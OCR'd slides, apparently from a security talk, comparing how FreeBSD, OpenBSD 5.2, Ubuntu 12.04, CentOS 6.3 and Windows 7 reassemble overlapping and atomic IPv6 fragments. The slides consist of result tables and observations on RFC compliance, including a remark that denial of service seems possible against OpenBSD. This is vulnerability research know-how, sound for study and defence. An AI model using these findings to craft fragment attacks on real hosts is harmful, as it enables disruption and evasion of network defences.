
FreeBSD (after RFC 6946)

- FreeBSD handles atomic fragments in a different queue from other fragments (already implements RFC 6946, published in May of 2013.

OpenBSD 5.2

- Now, almost a 100% compliant (discard both the previous and next overlapped fragments).
- It uses different queues for atomic fragments, but:
  - Although it doesn't consider them as overlapping fragments, it doesn't respond to them.
- Moreover, if atomic fragments overlap both the other ones, all of them are discarded (DoS seems still to be possible).
- There is only one exception.

OpenBSD 5.2




3 1 -1 ABABABAB ABABABAB ABABABAB BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	M=0	1
3 0 0 ABABABAB ABABABAB ABABABAB BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	M=0	9
3 0 -1 ABABABAB ABABABAB ABABABAB BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	M=0	10

Ubuntu 12.04

- Not a single case that accepts an overlapping.
- It uses different queues for atomic fragments and responds twice in corresponding scenarios.
- Seems to have the most RFC compliant behaviour.

Centos 6.3

- Kernel 2.6.32
- Why interested since an old Linux kernel?
  - Red-Hat clone
  - Many servers and enterprise systems use this kernel.


Favors subsequent fragments
3 3 -1
M=1
2
3 3 0
M=1
3
3 2 1
M=1
4
3 2 -1
M=1
5
3 1 1
M=1
8
3 0 0
M=0
M=1
9
3 0 -1
M=0
10
3 0 1
M=0
1
ABABABAB
BABABABA

Reversing the sending order of the fragments

Reversing the sending order of the fragments


- The sending order normally shouldn't matter.
- Is this the case?

Reversing the sending order of the fragments

- FreeBSD discard any overlapping fragments, but only these ones (not the previous, not the next ones).
  - When the overlapped fragment is an atomic one, two responses are sent back, showing the implementation of different queues for them.
- So, sending order for FreeBSD really doesn't matter.

Windows Responses when reversing the order

















- Responses when fragments 2 and 3 overlap exactly, in which case Windows 7 consider them probably as repeated packets.
- Similar (but not exactly the same) behaviour to the normal sending order, since the 3rd packet, due to reverse sending order, is sent first.



3	3	0	ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB	M=0 M=1	3

OpenBSD 5.2

- Remember that in case of normal sending order, it discards any overlapping fragments except from one case.
- It also uses different queues for atomic fragments, but without responding to them. This is also observed when the sending order is reversed.
- But, additionally:







3	1	-1			M=0	1
3	3	-1			M=0	2
3	3	0			M=1	3
3	2	1			M=1	4
3	2	-1			M=0	5
3	3	1			M=0 M=1	6
3	2	2			M=0 M=1	7
3	1	1			M=0	8



OpenBSD 5.2



- When the sending order is reversed, only the overlapped fragment is discarded (FreeBSD-like behaviour) – still some exceptions though.
- Much worse behaviour when the sending order is reversed. Overlapping is still an issue.



Ubuntu 12.04

- The only with a 100% compliant behaviour up to now.
- It also uses a different queue for atomic fragments and responds to them.

3 1 -1 		M=0	1
3 3 -1 		M=0	2
3 2 -1 		M=0	5

3 3 1

		M=0
		M=1
			6

3 2 2

		M=0
		M=1
			7


3 1 1 		M=0	8

Ubuntu 12.04

- It also have some issues when the sending order is reversed.

Some final tests

